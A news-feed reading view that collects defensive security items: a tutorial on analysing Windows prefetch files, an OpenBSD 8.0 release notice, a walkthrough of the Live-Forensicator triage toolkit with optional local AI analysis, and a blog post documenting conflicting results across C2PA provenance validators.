❌

Reading view

There are new articles available, click to refresh the page.

Digital Forensics: Analyzing Windows Prefetch Files for Evidence

Microsoft did not build prefetch for forensic analysis. It built it to make Windows faster. Prefetch loads files the system expects the user to need next, so the later fetch is quicker. It has been part of Windows since XP and Server 2003, and it is on by default through Windows 11. On Server 2003, 2008, and 2012, application prefetch has to be turned on in the registry.

Each prefetch file holds metadata about an application: the last time it ran, where its files lived, how many times it ran, and the files it touched. That still matters after the program itself has been deleted. A browser or Word prefetch file can show the application was used even when the executable is gone.

Location of Prefetch Files


Prefetch files live in C:\Windows\Prefetch. On a Windows 10 system the directory looks like this.

The files that end in .pf are the prefetch files. The .db files are database files. Leave those for later. The Date modified column is usually the last time that application ran.

For example, if DEVICEPAIRINGWIZARD.EXE-*.pf (the Bluetooth pairing wizard) was last modified on 10/03/2026 and a suspect says they never used Bluetooth and did not know how, this file is the contradiction. That doesn’t mean they’re lying, of course, since somebody else could have used their computer.

Analyzing Windows Prefetch

Although we can get some basic information by simply viewing the prefetch files, we need to parse the file to get all the information it contains. There are numerous programs capable of parsing these files and all of them work pretty well, but Nirsoft’s free WinPrefetchView is about the easiest to use with a nice, intuitive GUI (most of the forensic suites such as EnCase, FTK, and Oxygen are also capable of prefetch parsing).


Simply download and install it, then run it. It will grab all the prefetch files and parse them like below.

We selected Autopsy. The upper pane gives the path to the executable, the number of times it ran, and the last run time. The lower pane lists every file the program used, with a path to each.


If we click on the “Last Run Time” tab to sort by time, we can recreate a timeline of events that took place on that system.

Disabling Prefetch


If the suspect were really digitally-savvy, they could disable prefetch. They could also disable, or stop, superfetch, which was introduced with Windows Vista and works similarly to prefetch except that it preloads applications based upon your usage patterns. To disable or stop it, go to Computer Management, select Services on the left, then double-click on Superfetch and choose the desired option. On Windows 10/11 it’s SysMain. 

Summary

Prefetch files can be useful in a forensic investigation in proving that the suspect actually used the application in question, even if the application has been removed from the system.

If you’re interested in digital forensics, we recommend our training on Anti-Forensics, where we show different ways users can cover their tracks and minimize their footprint.

The post Digital Forensics: Analyzing Windows Prefetch Files for Evidence first appeared on Hackers Arise.

OpenBSD 8.0 Released With Enhanced Firewall Security and Critical Vulnerability Fixes

OpenBSD 8.0 was released on October 20, 2026, marking the project’s 61st release. This update includes significant improvements, including enhanced firewall security, memory-safety fixes, stronger validation for network daemons, and security updates to core components. Key updates include enhancements to PF, OpenBSD’s packet filtering firewall, as well as fixes for vulnerabilities related to virtualization, cryptographic […]

The post OpenBSD 8.0 Released With Enhanced Firewall Security and Critical Vulnerability Fixes appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

Digital Forensics: Analyzing Systems with Live-Forensicator

Welcome back, dear investigators!

Our main concern in cybersecurity is protecting systems and recovering from cyberattacks quickly. There are different tools out there built for this, and they keep evolving. Our job is to find what fits best in our environment and stick to the best practices laid out by NIST and ISO.

Today we’ll look at Live-Forensicator, a live response toolkit. The tool supports AI integration to process your findings more efficiently, which is a good thing since many of you know how tedious forensic analysis work can be. It’s optional though, and you can always rely on your own knowledge to verify findings.

Setting Up


Let’s download the archive with scripts and see what’s inside. You can find it here.

Live-Forensicator works on Windows, Linux, and macOS. We’ll be testing it on Windows here. Keep in mind, the tool gets flagged by AV because WinPmem, admin PS, and hash walks look suspicious. Use it only if you think it’s appropriate for your environment, or fall back to other tools since we’ve covered many of them on our website.


PS > powershell -ep bypass Forensicator.ps1 -USAGE

Running Scans

Let’s start with some general scans.

You can launch it without any flags and the tool will ask for details after you start it.

PS > .\Forensicator.ps1 

Or give it some case details upfront. They include the operator name, case ID, location and the device name.


PS > .\Forensicator.ps1 -OPERATOR "Jane Doe" -CASE "IR-2026-001" -TITLE "Workstation triage" -LOCATION "Toronto" -DEVICE "LAPTOP-042"


It’ll take some time to go through all the steps. You’ll see the progress on screen.


When the script finishes, the results get saved in the current folder inside a new directory. Go to reports and open index.html.


Here’s the overview page. You can scroll down and jump to different sections of the report.


Below is the Event Log summary with events sorted by category. We see that accounts successfully logged on (Event ID 4624), then someone looked up what groups certain users belong to (Event ID 4798) and the members of security groups were listed (Event ID 4799). Event ID 4688 logs process creation.


You also get a summary to assess the risks quickly. In our case it was high and the tool explained why.

Forensicator AI

AI is off by default. When it’s enabled, you get a plain language explanation of the results. For AI to work, you need Ollama running. The model can run locally or sit on a separate host accessible to other machines. Mistral AI models can be used for this work.

# Install Ollama (https://ollama.com) and pull a model
PS > ollama pull mistral:7b-instruct

Then edit the config.json file.

"ai": {
  "enabled": true,
  "provider": "ollama",
  "base_url": "http://localhost:11434",
  "model": "mistral:7b-instruct"
}



There’s no -AI flag. The script reads config.json at startup. When AI is on, each finding gets sent to the model after it’s built. If the model is down, the collection still finishes and that row just has no verdict. In the report, open a finding and use the tooltip labeled AI Analysis. Windows also builds an Investigation Summary with a risk score, a rough timeline, and next steps. This is just a briefing, so don’t treat it as the final verdict. Also, keep in mind that AI makes the run a lot slower since every finding is a real model call.

Here are some screenshots of AI analysis.

Summary

During an incident response time is of the essence, so swiftly scanning your hosts for signs of compromise will save you time. There are different situations and cases that require certain approaches, that’s why knowing how to work with different forensics tools is important. Having AI process your analysis results can be helpful, but it might take some time, unless you have a good GPU for it.

If you’re just getting started in forensics, we recommend our Digital Forensics training, where Master OTW walks you through the techniques to find evidence of criminal activity on a computer or network.

The post Digital Forensics: Analyzing Systems with Live-Forensicator first appeared on Hackers Arise.

C2PA and Consistently Inconsistent Validators

When evaluating media provenance, the single most critical requirement is having consistent and repeatable results.

Imagine evidence presented in a courtroom: the prosecution presents a validation report claiming an image is real, while the defense presents a different validator showing it is fake. What is the jury supposed to think? If a judge admits both reports under Frye, Daubert, or Kumho standards, then the jury isn't just judging the media. The jury is forced to decide which software implementation to trust, undermining the goal of automated digital provenance. (Disclaimer: I am not an attorney and this is not a legal interpretation.)

Not every provenance validation solution is intended for legal use. Setting legal standards aside, consider the business implications. Companies often rely on partially-vetted heuristics to make important decisions. As an organization making critical decisions, would you rely on a solution that is designed to return contradictory findings? The wrong decision can result in customer complaints and damage your corporate reputation.

We could even consider a lower standard: social media. It's common to have online arguments and flame wars around contradicting opinions. However, when each side is backed by their own validation approach, it ends up increasing the divide rather than enabling a consensus.

This is the reality that has been provided to us from the Coalition for Content Provenance and Authenticity (C2PA). They have released a provenance solution that enables contradicting results. Moreover, they have backed it with a massive media blitz and widespread tech adoption.

Required Validation

In my previous blog entry, I walked through how different provenance solutions handle their verification workflows. Transport Layer Security (TLS, used by HTTPS) uses a strict, deterministic validation process (with only a small variation based on trust lists). Secure Evidence Attribution Label (SEAL) is only slightly more complex and has less variation. As long as you implement either protocol correctly, every validator should reach the exact same conclusion every single time.

C2PA takes the opposite approach. Its specifications rely on a complex workflow with explicit "optional" steps. Because these checks are optional, two fully spec-compliant validators can evaluate the exact same file and arrive at conflicting results. Moreover, users may never know which options the validator used.

(Click to see larger.)


In this workflow diagram, every red decision box highlights a step where optional parameters allow validators to diverge and produce conflicting outputs. The main issues are around which trust list is used (workflow steps 2 and 6), whether revocation is checked (steps 3, 7, 9, and 10), and how the timestamp is validated (steps 6, 7, and 9). This ambiguity-by-design in C2PA's workflow leads to two specific problems:
  1. The specifications permit differences in validation behavior. This cannot be blamed on coding errors. Two validators can function properly and be fully compliant, and still reach conflicting results based on which options they choose to implement.

  2. These differences can cause materially misleading conclusions about a file's trustworthiness. Users cannot reliably determine whether a file is authentic, AI-generated, edited, or trustworthy based on a validator's assessment. Even if every validator you test reaches the same conclusion, there could always be another validator that comes up with a different result.
Showing a workflow and claiming that a specification enables contradictory results is one thing, but proving it with real-world data is another. Throughout this post, I will walk through actual image files to demonstrate how C2PA's validation workflow breaks down in practice at each step.

Testing Methodology

To keep the comparison fair and comprehensive, I evaluated test images across a range of C2PA validators:
  • Adobe Content Authenticity Inspect (https://contentauthenticity.adobe.com/inspect) is a "conforming product", which means that the implementation's details have been reviewed by C2PA and vetted against the specs.

  • Verifieddit (verifieddit.com) from SanMarcSoft LLC is another conforming validator.

  • CAI Verify (verify.contentauthenticity.org) is built and maintained directly by Adobe's Content Authenticity Initiative (CAI) using their official open-source JavaScript SDK. Ironically, despite being widely cited across CAI and C2PA publications, sharing development teams with Adobe Inspect (a conforming product), and using versions of the same JavaScript SDK, CAI Verify is not listed as a conforming product.

  • IPTC Origin Verify (originverify.iptc.org) is provided by the International Press Telecommunication Council.

  • C2PA.sh is provided by SSL.com, a commercial Certificate Authority and C2PA Trusted CA.

  • Proofmode Verify (formerly "ProofCheck", check.proofmode.org) is provided by Proofmode, an early adopter of C2PA. Today, they have conforming generators for Android and iOS, but they are not listed as a conforming validator.

  • Sony has a signature self checker that recognizes Sony's own C2PA signatures.
Along with the validators, I also used a wide range of pictures. Each picture is included in this blog. At any time, you can click on the picture to see the full-size file, save the file to your computer, and then upload it to any of these validators. (Don't take my word for it! Verify my findings and claims!)

While each of these platforms implement C2PA's solution, their outputs frequently disagree. Here is how that plays out in practice.

Picture/ValidatorFlying PugGlitter MilkWhack-a-MoleSheepBikeProtestVotingSunset
Adobe Inspect Trusted with timestamp, legacy warning Trusted, from Google camera Trusted, from Google camera Trusted, from GreenCheckmark camera Unrecognized, from Sony Trusted, AI, with lots of metadata Trusted, legacy warning Trusted, from OpenAI
Verifieddit Trusted, "Looks authentic" Trusted, "Looks authentic" Trusted, "Looks authentic" Trusted, "Looks authentic" Valid, not trusted Invalid, untrusted signer, AI Trusted, "Looks authentic" Trusted, AI
CAI Verify Trusted with timestamp, legacy warning Trusted, from Google camera Trusted, from Google camera Trusted, from GreenCheckmark camera Unrecognized issuer Unrecognized issuer, AI, test certificate Trusted, legacy warning Trusted, from OpenAI
IPTC Verify Trusted (on ITL), no timestamp Verified by a trusted timestamp authority, Revoked by the issuing authority Verified Timestamp authority not on a trusted list, Revoked by the issuing authority Not on a trusted list Unknown signer, no timestamp, test certificate Verified, IPTC and ITL On C2PA trust list, Timestamp authority not on a trusted list
SSL.com's C2PA.sh Untrusted (revoked) Revoked Verified, Trusted timestamp Revoked, Unknown Timestamp Authority (but SSL.com is the timestamp authority!) Untrusted (unknown signer and timestamp) Untrusted (unknown signer, cannot validate timestamp) Untrusted Verified
Proofmode Trusted with timestamp Trusted with timestamp Trusted with timestamp and GPS Trusted, Uncertain camera (no make/model) "Uncertain" Valid, AI generated and from a camera Trusted, from a camera Trusted, AI, Edited, Uncertain camera
Sony Trusted, incompatible timestamp Trusted, incompatible timestamp Trusted, incompatible timestamp Trusted, incompatible timestamp Trusted, incompatible timestamp Trusted, incompatible timestamp Trusted, incompatible timestamp Unsupported

